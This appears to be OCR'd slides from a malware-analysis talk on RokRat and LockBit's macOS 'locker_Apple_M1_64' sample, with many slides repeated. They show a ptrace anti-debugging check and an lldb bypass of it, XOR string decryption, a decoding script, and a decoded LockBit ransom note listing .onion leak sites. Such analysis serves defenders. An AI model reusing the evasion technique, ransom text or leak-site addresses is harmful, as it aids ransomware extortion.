.text:008EB6B5                  cmp     al, 34h ; '4'
.text:008EB6B7                  jz      short loc_8EB723
.text:008EB6B9                  cmp     al, 37h ; '7'
.text:008EB6BB                  jz      short loc_8EB723
.text:008EB6BD                  cmp     al, 38h ; '8'
.text:008EB6BF                  jz      short loc_8EB723
.text:008EB6C1                  cmp     al, 39h ; '9'
.text:008EB6C3                  jz      short loc_8EB723
.text:008EB6C5                  cmp     al, 65h ; 'e'
.text:008EB6C7                  jnz     short loc_8EB706
.text:008EB6C9                  lea     eax, [ebp+szUrl+1]
```

Input	explanation
1,2,5,6	Access the URL and download the binary
3,4,7,8,9	XOR decrypts the received encrypted data with a 32-byte key value generated by a random key to generate an Access Token value and set it as a cloud access authentication value
e	Execute the received command using cmd

Malware Sample Analyze

- RokRat 악성코드



Malware Sample Analyze

- **LockBit Malware Analyze**

Malware Sample Analyze

- **locker_Apple_M1_64 악성코드**

Malware Sample Analyze

- **locker_Apple_M1_64 악성코드**

- Getppid, Ptrace
- Anti-Debugging

```
v5 = getppid();                                 // pid
if ( ptrace(31, v5, 0LL, 0) == -1 )             // ptrace
  goto LABEL_15;
memcpy(&g_Config, &apple_config, 0x2468uLL);
for ( i = 0LL; i != 9304; ++i )
  *((_BYTE *)&g_Config + i + 16) ^= *((_BYTE *)&g_Config + (i & 0xF));
iMinfilesize = 16LL;
bdaemon = 1;
bSelfRemove = (unsigned __int16)word_10005909C;
publickey = (__int64)&unk_100594B2;
idelayinmin = dword_1000590A0;
wholefile = word_1000590A4 != 0;
bfullog = (unsigned __int16)word_1000590A6;
bnostop = word_1000590A8 != 0;
noext = (unsigned __int16)word_1000590AA;
no_log = word_1000590AC != 0;
v7 = (unsigned __int16)*(&word_10005909C + 4651);
bwipe = word_10005909E != 0;
bVMDKmode = v7;
iSpotMaximum = unk_1000590AE;
strncpy(&start_from_dir, asc_100059082, 0x400uLL);
v8 = time(0LL);
srand(v8);
v9 = xor_val;                                   // v9 = 0x39
v10 = &locker_pid;
```

```
0x10000b0f4 <+32>:   mov    x20, x0
0x10000b0f8 <+36>:   nop
0x10000b0fc <+40>:   ldr    x8, #0x44f0c            ; (void *)0x00000001f7029798: __stack_chk_guard
0x10000b100 <+44>:   ldr    x8, [x8]
0x10000b104 <+48>:   str    x8, [sp, #0x178]
0x10000b108 <+52>:   bl     0x100042834             ; symbol stub for: getppid
0x10000b10c <+56>:   mov    x1, x0
0x10000b110 <+60>:   mov    w0, #0x1f
0x10000b114 <+64>:   mov    x2, #0x0
0x10000b118 <+68>:   mov    w3, #0x0
0x10000b11c <+72>:   bl     0x1000429cc             ; symbol stub for: ptrace
0x10000b120 <+76>:   cmn    w0, #0x1
0x10000b124 <+80>:   b.eq   0x10000b4e8             ; <+1044>
0x10000b128 <+84>:   adr    x21, #0x4df64           ; g_Config
0x10000b12c <+88>:   nop
0x10000b130 <+92>:   adr    x1, #0x4ced8            ; apple_config
0x10000b134 <+96>:   nop
0x10000b138 <+100>:  mov    x0, x21
0x10000b13c <+104>:  mov    w2, #0x2468
0x10000b140 <+108>:  bl     0x100042888             ; symbol stub for: memcpy
```

Malware Sample Analyze

- **locker_Apple_M1_64 악성코드**

- Getppid, Ptrace
- Anti-Debugging

```
v5 = getppid();                                 // pid
if ( ptrace(31, v5, 0LL, 0) == -1 )             // ptrace
  goto LABEL_15;
memcpy(&g_Config, &apple_config, 0x2468uLL);
for ( i = 0LL; i != 9304; ++i )
  *((_BYTE *)&g_Config + i + 16) ^= *((_BYTE *)&g_Config + (i & 0xF));
iMinfilesize = 16LL;
bdaemon = 1;
bSelfRemove = (unsigned __int16)word_10005909C;
publickey = (__int64)&unk_100594B2;
idelayinmin = dword_1000590A0;
wholefile = word_1000590A4 != 0;
bfullog = (unsigned __int16)word_1000590A6;
bnostop = word_1000590A8 != 0;
noext = (unsigned __int16)word_1000590AA;
no_log = word_1000590AC != 0;
v7 = (unsigned __int16)*(&word_10005909C + 4651);
bwipe = word_10005909E != 0;
bVMDKmode = v7;
iSpotMaximum = unk_1000590AE;
strncpy(&start_from_dir, asc_100059082, 0x400uLL);
v8 = time(0LL);
srand(v8);
v9 = xor_val;                                   // v9 = 0x39
v10 = &locker_pid;
```

```
0x10000b0f4 <+32>:   mov    x20, x0
0x10000b0f8 <+36>:   nop
0x10000b0fc <+40>:   ldr    x8, #0x44f0c            ; (void *)0x00000001f7029798: __stack_chk_guard
0x10000b100 <+44>:   ldr    x8, [x8]
0x10000b104 <+48>:   str    x8, [sp, #0x178]
0x10000b108 <+52>:   bl     0x100042834             ; symbol stub for: getppid
0x10000b10c <+56>:   mov    x1, x0
0x10000b110 <+60>:   mov    w0, #0x1f
0x10000b114 <+64>:   mov    x2, #0x0
0x10000b118 <+68>:   mov    w3, #0x0
0x10000b11c <+72>:   bl     0x1000429cc             ; symbol stub for: ptrace
0x10000b120 <+76>:   cmn    w0, #0x1
0x10000b124 <+80>:   b.eq   0x10000b4e8             ; <+1044>
0x10000b128 <+84>:   adr    x21, #0x4df64           ; g_Config
0x10000b12c <+88>:   nop
0x10000b130 <+92>:   adr    x1, #0x4ced8            ; apple_config
0x10000b134 <+96>:   nop
0x10000b138 <+100>:  mov    x0, x21
0x10000b13c <+104>:  mov    w2, #0x2468
0x10000b140 <+108>:  bl     0x100042888             ; symbol stub for: memcpy
```

Malware Sample Analyze

- **locker_Apple_M1_64 악성코드**

- Anti-Debugging bypass

```
3e4bbd21756ae30c24ff7d6942656be024139f8180b7bddd4e5c62a9dfbd8c79`main:
->  0x10000b120 <+76>: cmn    w0, #0x1
    0x10000b124 <+80>: b.eq   0x10000b4e8               ; <+1044>
    0x10000b128 <+84>: adr    x21, #0x4df64             ; g_Config
    0x10000b12c <+88>: nop
```

```
(lldb) register write w0 0x2
(lldb) register read w0
      w0 = 0x00000002
```

```
      x17 = 0x00000001f81ef668  (void *)0x000000019e09a768: __pthread_canceled
      x18 = 0x0000000000000000
      x19 = 0x000000016fdff638
      x20 = 0x0000000000000001
      x21 = 0x00000001000c8070  dyld`dyld4::sConfigBuffer
      x22 = 0x0000000000000000
      x23 = 0x0000000000000000
      x24 = 0x0000000000000000
      x25 = 0x0000000000000000
      x26 = 0x0000000000000000
      x27 = 0x0000000000000000
      x28 = 0x0000000000000000
       fp = 0x000000016fdff610
       lr = 0x5a3780010000b120 (0x000000010000b120) 3e4bbd21756ae30c24ff7d6942656be024139f8180b7bddd4e5c62a9dfbd8c79`main + 76
       sp = 0x000000016fdff2f0
       pc = 0x000000010000b120  3e4bbd21756ae30c24ff7d6942656be024139f8180b7bddd4e5c62a9dfbd8c79`main + 76
     cpsr = 0x60001000

(lldb) register read w0
      w0 = 0xffffffff
```

Malware Sample Analyze

- **locker_Apple_M1_64 악성코드**

- **Anti-Debugging bypass**

```
3e4bbd21756ae30c24ff7d6942656be024139f8180b7bddd4e5c62a9dfbd8c79`main:
->  0x10000b120 <+76>: cmn    w0, #0x1
    0x10000b124 <+80>: b.eq   0x10000b4e8               ; <+1044>
    0x10000b128 <+84>: adr    x21, #0x4df64             ; g_Config
    0x10000b12c <+88>: nop
```

```
(lldb) register write w0 0x2
(lldb) register read w0
      w0 = 0x00000002
```

Malware Sample Analyze

- **locker_Apple_M1_64 악성코드**

- Anti-Debugging bypass

```
3e4bbd21756ae30c24ff7d6942656be024139f8180b7bddd4e5c62a9dfbd8c79`main:
->  0x10000b120 <+76>: cmn    w0, #0x1
    0x10000b124 <+80>: b.eq   0x10000b4e8               ; <+1044>
    0x10000b128 <+84>: adr    x21, #0x4df64             ; g_Config
    0x10000b12c <+88>: nop
```

```
(lldb) register write w0 0x2
(lldb) register read w0
     w0 = 0x00000002
```

```
      x17 = 0x00000001f81ef668  (void *)0x000000019e09a768: __pthread_canceled
      x18 = 0x0000000000000000
      x19 = 0x000000016fdff638
      x20 = 0x0000000000000001
      x21 = 0x00000001000c8070  dyld`dyld4::sConfigBuffer
      x22 = 0x0000000000000000
      x23 = 0x0000000000000000
      x24 = 0x0000000000000000
      x25 = 0x0000000000000000
      x26 = 0x0000000000000000
      x27 = 0x0000000000000000
      x28 = 0x0000000000000000
       fp = 0x000000016fdff610
       lr = 0x5a3780010000b120 (0x000000010000b120) 3e4bbd21756ae30c24ff7d6942656be024139f8180b7bddd4e5c62a9dfbd8c79`main + 76
       sp = 0x000000016fdff2f0
       pc = 0x000000010000b120  3e4bbd21756ae30c24ff7d6942656be024139f8180b7bddd4e5c62a9dfbd8c79`main + 76
     cpsr = 0x60001000

(lldb) register read w0
     w0 = 0xffffffff
```

Malware Sample Analyze

- **locker_Apple_M1_64 악성코드**

- Inject malicious code into the memory of a vulnerable system

```
__data:000000010005908C                 EXPORT _g_Config
__data:000000010005908C _g_Config       DCB 0xCB            ; DATA XREF: _main+54to
__data:000000010005908D                 DCB 0x28 ; (
__data:000000010005908E                 DCB 0xEB
__data:000000010005908F                 DCB 0x1C
__data:0000000100059090                 DCB 0x23 ; #
__data:0000000100059091                 DCB 0x5A ; Z
__data:0000000100059092                 DCB 0x2D ; -
__data:0000000100059093                 DCB 0x7E ; ~
__data:0000000100059094                 DCB 0x10
__data:0000000100059095                 DCB 0xA8
__data:0000000100059096                 DCB 0xED
__data:0000000100059097                 DCB 0xA3
__data:0000000100059098                 DCB 0x44 ; D
__data:0000000100059099                 DCB 0x40 ; @
__data:000000010005909A                 DCB  0xA
__data:000000010005909B                 DCB 0xCF
```

```
__data:0000000100058008                 EXPORT _apple_config
__data:0000000100058008 _apple_config   DCB 0x4A ; J        ; DATA XREF: _main+5Cto
__data:0000000100058009                 DCB 0xF9
__data:000000010005800A                 DCB 0x38 ; 8
__data:0000000100058008                 DCB 0xDB
__data:000000010005800C                 DCB 0x45 ; E
__data:000000010005800D                 DCB 0x1A
__data:000000010005800E                 DCB 0x76 ; v
__data:000000010005800F                 DCB 0x4F ; O
__data:0000000100058010                 DCB 0xAB
__data:0000000100058011                 DCB 0x74 ; t
__data:0000000100058012                 DCB 0x98
__data:0000000100058013                 DCB 0xE9
__data:0000000100058014                 DCB 0xFF
__data:0000000100058015                 DCB 0x18
__data:0000000100058016                 DCB 0xF1
__data:0000000100058017                 DCB 0xE1
__data:0000000100058018                 DCB 0x4A ; J
```

```
memcpy(&g_Config, &apple_config, 0x2468)
for ( i = 0LL; i != 9304; ++i )
    *((_BYTE *)&g_Config + i + 16) ^= *((_BYTE *)&g_Config + (i & 0xF));
```

Malware Sample Analyze

- **locker_Apple_M1_64 악성코드**

- Inject malicious code into the memory of a vulnerable system

```
__data:000000010005908C                 EXPORT _g_Config
__data:000000010005908C _g_Config       DCB 0xCB            ; DATA XREF: _main+54to
__data:000000010005908D                 DCB 0x28 ; (
__data:000000010005908E                 DCB 0xEB
__data:000000010005908F                 DCB 0x1C
__data:0000000100059090                 DCB 0x23 ; #
__data:0000000100059091                 DCB 0x5A ; Z
__data:0000000100059092                 DCB 0x2D ; -
__data:0000000100059093                 DCB 0x7E ; ~
__data:0000000100059094                 DCB 0x10
__data:0000000100059095                 DCB 0xA8
__data:0000000100059096                 DCB 0xED
__data:0000000100059097                 DCB 0xA3
__data:0000000100059098                 DCB 0x44 ; D
__data:0000000100059099                 DCB 0x40 ; @
__data:000000010005909A                 DCB  0xA
__data:000000010005909B                 DCB 0xCF
```

```
__data:0000000100058008                 EXPORT _apple_config
__data:0000000100058008 _apple_config   DCB 0x4A ; J        ; DATA XREF: _main+5Cto
__data:0000000100058009                 DCB 0xF9
__data:000000010005800A                 DCB 0x38 ; 8
__data:0000000100058008                 DCB 0xDB
__data:000000010005800C                 DCB 0x45 ; E
__data:000000010005800D                 DCB 0x1A
__data:000000010005800E                 DCB 0x76 ; v
__data:000000010005800F                 DCB 0x4F ; O
__data:0000000100058010                 DCB 0xAB
__data:0000000100058011                 DCB 0x74 ; t
__data:0000000100058012                 DCB 0x98
__data:0000000100058013                 DCB 0xE9
__data:0000000100058014                 DCB 0xFF
__data:0000000100058015                 DCB 0x18
__data:0000000100058016                 DCB 0xF1
__data:0000000100058017                 DCB 0xE1
__data:0000000100058018                 DCB 0x4A ; J
```

```
memcpy(&g_Config, &apple_config, 0x2468)
for ( i = 0LL; i != 9304; ++i )
    *((_BYTE *)&g_Config + i + 16) ^= *((_BYTE *)&g_Config + (i & 0xF));
```

Malware Sample Analyze

- **locker_Apple_M1_64 악성코드**

> - Inject malicious code into the memory of a vulnerable system

```
__data:000000010005908C                 EXPORT _g_Config
__data:000000010005908C _g_Config       DCB 0xCB            ; DATA XREF: _main+54to
__data:000000010005908D                 DCB 0x28 ; (
__data:000000010005908E                 DCB 0xEB
__data:000000010005908F                 DCB 0x1C
__data:0000000100059090                 DCB 0x23 ; #
__data:0000000100059091                 DCB 0x5A ; Z
__data:0000000100059092                 DCB 0x2D ; -
__data:0000000100059093                 DCB 0x7E ; ~
__data:0000000100059094                 DCB 0x10
__data:0000000100059095                 DCB 0xA8
__data:0000000100059096                 DCB 0xED
__data:0000000100059097                 DCB 0xA3
__data:0000000100059098                 DCB 0x44 ; D
__data:0000000100059099                 DCB 0x40 ; @
__data:000000010005909A                 DCB  0xA
__data:000000010005909B                 DCB 0xCF
```

```
__data:0000000100058008                 EXPORT _apple_config
__data:0000000100058008 _apple_config   DCB 0x4A ; J        ; DATA XREF: _main+5Cto
__data:0000000100058009                 DCB 0xF9
__data:000000010005800A                 DCB 0x38 ; 8
__data:0000000100058008                 DCB 0xDB
__data:000000010005800C                 DCB 0x45 ; E
__data:000000010005800D                 DCB 0x1A
__data:000000010005800E                 DCB 0x76 ; v
__data:000000010005800F                 DCB 0x4F ; O
__data:0000000100058010                 DCB 0xAB
__data:0000000100058011                 DCB 0x74 ; t
__data:0000000100058012                 DCB 0x98
__data:0000000100058013                 DCB 0xE9
__data:0000000100058014                 DCB 0xFF
__data:0000000100058015                 DCB 0x18
__data:0000000100058016                 DCB 0xF1
__data:0000000100058017                 DCB 0xE1
__data:0000000100058018                 DCB 0x4A ; J
```

```
memcpy(&g_Config, &apple_config, 0x2468)
for ( i = 0LL; i != 9304; ++i )
    *((_BYTE *)&g_Config + i + 16) ^= *((_BYTE *)&g_Config + (i & 0xF));
```

Malware Sample Analyze

- **locker_Apple_M1_64 악성코드**

- Contains a list of 65 file extensions and file names to be excluded from encryption, all Windows file extensions and folders.

```
v9 = xor_val;                                   // 0x39
v10 = &locker_pid;
do
{
  v11 = *v10 ^ v9;                              // v11 = /tmp/locker.pid
  *v10++ = v11;
}
while ( v11 );
v12 = &lockex;
do
{
  v13 = *v12 ^ v9;                              // v13 = Same process runn. Exit.
  *v12++ = v13;
}
while ( v13 );
de_xor_all();                                   // xor itertal
except_foler1 = (__int64)strdup(&sudoers_d);    // except 폴더 1
except_foler2 = (__int64)strdup(&usr_share);    // except 폴더2
```

```
.exe
.bat
.dll
msstyles
gadget
winmd
ntldr
ntuser.dat.log
bootsect.bak
autorun.inf
thumbs.db
iconcache.db
```

Malware Sample Analyze

- **locker_Apple_M1_64 악성코드**

- Contains a list of 65 file extensions and file names to be excluded from encryption, all Windows file extensions and folders.

```
v9 = xor_val;                                   // 0x39
v10 = &locker_pid;
do
{
  v11 = *v10 ^ v9;                              // v11 = /tmp/locker.pid
  *v10++ = v11;
}
while ( v11 );
v12 = &lockex;
do
{
  v13 = *v12 ^ v9;                              // v13 = Same process runn. Exit.
  *v12++ = v13;
}
while ( v13 );
de_xor_all();                                   // xor itertal
except_foler1 = (__int64)strdup(&sudoers_d);    // except 폴더 1
except_foler2 = (__int64)strdup(&usr_share);    // except 폴더2
```

```
.exe
.bat
.dll
msstyles
gadget
winmd
ntldr
ntuser.dat.log
bootsect.bak
autorun.inf
thumbs.db
iconcache.db
```

Malware Sample Analyze

locker_Apple_M1_64 악성코드

```python
locker_pid = [0x16,0x4D,0x54,0x49,0x16,0x55,0x56,0x5a,0x52,0x5c,0x4b,0x17,0x49,0x50,0x5d,0x39]
xor = 0x39

res = []
for i in range(len(locker_pid)):
    res.append(locker_pid[i] ^ xor)

print("[+] Round 1 ")
print("".join([chr(x) for x in res]))
```

```
[+] Round 12
~~~ LockBit . the world's fastest and most stable ransomware from ~~~

 Your data is stolen and encrypted.
If you don't pay the ransom, the data will be published on our TOR darknet sites. Keep in mind that once your data appe
rs on our leak site, it could be bought by your competitors at any second, so don't hesitate for a long time. The soone
 you pay the ransom, the sooner your company will be safe.

Tor Browser Links
http//lockbitaptdkrlbewgvtquljgxrxbwwsprkyietouncead.onion
http//lockbitaptyfbtlchxejugkmqvqqxvvjpqkmevvlazlgypyd.onion
http//lockbitaptkvripxojylohhxrwsvpzdffgszpbbsywnzsbdguqd.onion
http//lockbitaptxzkjbcqmzfrdhecqqgadevyiwqxukksspnlidyvdqd.onion
http//lockbitaptvxteeqjofwgcglmutranygvokjauuccipykyd.onion
http//lockbitaptiwnjgnqpymggskgypryrirtdgmiartsbqd.onion
http//lockbitaptawjludhpduehekiyatjftcxmkwesezsfqgpjpid.onion
http//lockbitaptbdiajqtplcrigzgdjprwugkkutnbvydrwagyekqd.onion
http//lockbitaptciqatewziseqwfktyrlqtwukqaxkgtzjqd.onion

Links for normal browser
http//lockbitaptdkrlbewgvtquljgxrxbwwsprkyietouncead.onion.ly
http//lockbitaptyfbtlchxejugkmqvqqxvvjpqkmevvlazlgypyd.onion.ly
http//lockbitaptkvripxojylohhxrwsvpzdffgszpbbsywnzsbdguqd.onion.ly
http//lockbitaptxzkjbcqmzfrdhecqqgadevyiwqxukksspnlidyvdqd.onion.ly
http//lockbitaptvxteeqjofwgcglmutranygvokjauuccipykyd.onion.ly
http//lockbitaptiwnjgnqpymggskgypryrirtdgmiartsbqd.onion.ly
http//lockbitaptawjludhpduehekiyatjftcxmkwesezsfqgpjpid.onion.ly
http//lockbitaptbdiajqtplcrigzgdjprwugkkutnbvydrwagyekqd.onion.ly
```

- It is decrypted by performing xor 0x39 on each byte of the data value.

```
v19 = &Restore_My_Files_name;
do
{
  v20 = *v19 ^ v0;                      // v20 = !!!-Restore-My-Files-!!!
  *v19++ = v20;
}
while ( v20 );
v21 = &Restore_My_Files_body;
do
{
  v22 = *v21 ^ v0;                      // v22 = Ransom Note
  *v21++ = v22;
}
while ( v22 );
v23 = &Restore_My_Files_body_1;
do
{
  v24 = *v23 ^ v0;                      // v24 = ransom Note + 내용
  *v23++ = v24;
}
while ( v24 );
v25 = &Restore_My_Files_body_2;
do
{
  v26 = *v25 ^ v0;                      // v26 = Ransomnote + 내용
  *v25++ = v26;
}
```

Malware Sample Analyze

- **locker_Apple_M1_64 악성코드**

```python
locker_pid = [0x16,0x4D,0x54,0x49,0x16,0x55,0x56,0x5a,0x52,0x5c,0x4b,0x17,0x49,0x50,0x5d,0x39]
xor = 0x39

res = []
for i in range(len(locker_pid)):
    res.append(locker_pid[i] ^ xor)

print("[+] Round 1 ")
print("".join([chr(x) for x in res]))
```

```
[+] Round 12
~~~ LockBit . the world's fastest and most stable ransomware from ~~~

 Your data is stolen and encrypted.
If you don't pay the ransom, the data will be published on our TOR darknet sites. Keep in mind that once your data appe
rs on our leak site, it could be bought by your competitors at any second, so don't hesitate for a long time. The soone
 you pay the ransom, the sooner your company will be safe.

Tor Browser Links
http//lockbitaptdkrlbewgvtquljgxrxbwwsprkyietouncead.onion
http//lockbitaptyfbtlchxejugkmqvqqxvvjpqkmevvlazlgypyd.onion
http//lockbitaptkvripxojylohhxrwsvpzdffgszpbbsywnzsbdguqd.onion
http//lockbitaptxzkjbcqmzfrdhecqqgadevyiwqxukksspnlidyvdqd.onion
http//lockbitaptvxteeqjofwgcglmutranygvokjauuccipykyd.onion
http//lockbitaptiwnjgnqpymggskgypryrirtdgmiartsbqd.onion
http//lockbitaptawjludhpduehekiyatjftcxmkwesezsfqgpjpid.onion
http//lockbitaptbdiajqtplcrigzgdjprwugkkutnbvydrwagyekqd.onion
http//lockbitaptciqatewziseqwfktyrlqtwukqaxkgtzjqd.onion

Links for normal browser
http//lockbitaptdkrlbewgvtquljgxrxbwwsprkyietouncead.onion.ly
http//lockbitaptyfbtlchxejugkmqvqqxvvjpqkmevvlazlgypyd.onion.ly
http//lockbitaptkvripxojylohhxrwsvpzdffgszpbbsywnzsbdguqd.onion.ly
http//lockbitaptxzkjbcqmzfrdhecqqgadevyiwqxukksspnlidyvdqd.onion.ly
http//lockbitaptvxteeqjofwgcglmutranygvokjauuccipykyd.onion.ly
http//lockbitaptiwnjgnqpymggskgypryrirtdgmiartsbqd.onion.ly
http//lockbitaptawjludhpduehekiyatjftcxmkwesezsfqgpjpid.onion.ly
http//lockbitaptbdiajqtplcrigzgdjprwugkkutnbvydrwagyekqd.onion.ly
```

- It is decrypted by performing xor 0x39 on each byte of the data value.

```
v19 = &Restore_My_Files_name;
do
{
  v20 = *v19 ^ v0;                      // v20 = !!!-Restore-My-Files-!!!
  *v19++ = v20;
}
while ( v20 );
v21 = &Restore_My_Files_body;
do
{
  v22 = *v21 ^ v0;                      // v22 = Ransom Note
  *v21++ = v22;
}
while ( v22 );
v23 = &Restore_My_Files_body_1;
do
{
  v24 = *v23 ^ v0;                      // v24 = ransom Note + 내용
  *v23++ = v24;
}
while ( v24 );
v25 = &Restore_My_Files_body_2;
do
{
  v26 = *v25 ^ v0;                      // v26 = Ransomnote + 내용
  *v25++ = v26;
}
```

Malware Sample Analyze

- **locker_Apple_M1_64 악성코드**

```
locker_pid = [0x16,0x4D,0x54,0x49,0x16,0x55,0x56,0x5a,0x52,0x5c,0x4b,0x17,0x49,0x50,0x5d,0x39]
xor = 0x39

res = []
for i in range(len(locker_pid)):
    res.append(locker_pid[i] ^ xor)

print("[+] Round 1 ")
print("".join([chr(x) for x in res]))
```

```
[+] Round 12
~~~ LockBit . the world's fastest and most stable ransomware from ~~~

 Your data is stolen and encrypted.
If you don't pay the ransom, the data will be published on our TOR darknet sites. Keep in mind that once your data appe
rs on our leak site, it could be bought by your competitors at any second, so don't hesitate for a long time. The soone
 you pay the ransom, the sooner your company will be safe.

Tor Browser Links
http//lockbitaptdkrlbewgvtquljgxrxbwwsprkyietouncead.onion
http//lockbitaptyfbtlchxejugkmqvqqxvvjpqkmevvlazlgypyd.onion
http//lockbitaptkvripxojylohhxrwsvpzdffgszpbbsywnzsbdguqd.onion
http//lockbitaptxzkjbcqmzfrdhecqqgadevyiwqxukksspnlidyvdqd.onion
http//lockbitaptvxteeqjofwgcglmutranygvokjauuccipykyd.onion
http//lockbitaptiwnjgnqpymggskgypryrirtdgmiartsbqd.onion
http//lockbitaptawjludhpduehekiyatjftcxmkwesezsfqgpjpid.onion
http//lockbitaptbdiajqtplcrigzgdjprwugkkutnbvydrwagyekqd.onion
http//lockbitaptciqatewziseqwfktyrlqtwukqaxkgtzjqd.onion

Links for normal browser
http//lockbitaptdkrlbewgvtquljgxrxbwwsprkyietouncead.onion.ly
http//lockbitaptyfbtlchxejugkmqvqqxvvjpqkmevvlazlgypyd.onion.ly
http//lockbitaptkvripxojylohhxrwsvpzdffgszpbbsywnzsbdguqd.onion.ly
http//lockbitaptxzkjbcqmzfrdhecqqgadevyiwqxukksspnlidyvdqd.onion.ly
http//lockbitaptvxteeqjofwgcglmutranygvokjauuccipykyd.onion.ly
http//lockbitaptiwnjgnqpymggskgypryrirtdgmiartsbqd.onion.ly
http//lockbitaptawjludhpduehekiyatjftcxmkwesezsfqgpjpid.onion.ly
http//lockbitaptbdiajqtplcrigzgdjprwugkkutnbvydrwagyekqd.onion.ly
```

- It is decrypted by performing xor 0x39 on each byte of the data value.


```
v19 = &Restore_My_Files_name;
do
{
  v20 = *v19 ^ v0;                      // v20 = !!!-Restore-My-Files-!!!
  *v19++ = v20;
}
while ( v20 );
v21 = &Restore_My_Files_body;
do
{
  v22 = *v21 ^ v0;                      // v22 = Ransom Note
  *v21++ = v22;
}
while ( v22 );
v23 = &Restore_My_Files_body_1;
do
{
  v24 = *v23 ^ v0;                      // v24 = ransom Note + 내용
  *v23++ = v24;
}
while ( v24 );
v25 = &Restore_My_Files_body_2;
do
{
  v26 = *v25 ^ v0;                      // v26 = Ransomnote + 내용
  *v25++ = v26;
}
```

Malware Evolution

- **Malware Evolution**

End

Thanks you



Instagram : White_jin0
Discord : whiteRev#8300